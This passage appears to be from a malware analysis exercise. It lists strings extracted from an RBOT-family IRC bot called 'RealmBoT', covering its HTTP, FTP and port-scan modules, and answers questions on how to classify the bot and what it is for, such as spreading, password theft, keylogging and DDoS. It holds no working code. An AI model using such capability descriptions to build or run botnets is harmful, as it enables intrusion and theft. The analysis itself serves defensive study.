RealmBoT (httpd.p
g)
Failed to start server, error: <%d>.
RealmBoT (httpd.p
g)
Server listening on IP: %s:%d, Directory: %s\..
RealmBoT (ftp.p
g)
Failed to start server, error: <%d>.
RealmBoT (portscan.p
g)
IP: %s, Port %d is open.
```

```
RealmBot (portscan.p
g)
  IP: %s:%d, Scan thread: %d, Sub-thread: %d.
RealmBot (portscan.p
g)
  Finished at %s:%d after %d minute(s) of scanning.
RealmBot (portscan.p
g)
  Failed to start worker thread, error: <%d>.
RealmBot (portscan.p
g)
  %s:%d, Scan thread: %d, Sub-thread: %d.
RealmBot (portscan.p
g)
  Failed to initialize critical section.
```

Question#7 and 8

How would you classify this malware? Why? What do you think the purpose of this malware is?

I would classify this malware as a variant of RBOT. It is an IRC BOT delivered by an executable. It stays resident on the system starting at boot time and connecting to an IRC server to receive instructions. Once the instructions are received then it will execute them. The bot can be instructed to infect other hosts, steal passwords, upload files, and fully control the system. This bot has a static command and control server making it easy to detect with Network IDS.

The purpose of this malware is to create an IRC botnet with lots of hosts to do the bidding of the BOT HERDER/MASTER. The main actions for this kind of network are propagating spam, DDOS attacks, spreading warez and other files, and basically having full control of any effected hosts.

In conclusion this particular piece of malware is very dangerous and could compromise security on any network it was on. It can spread itself as well as attack other machines around it steal passwords, log keystrokes and many more nefarious activities. This is the kind of malware you don't want to find on your network.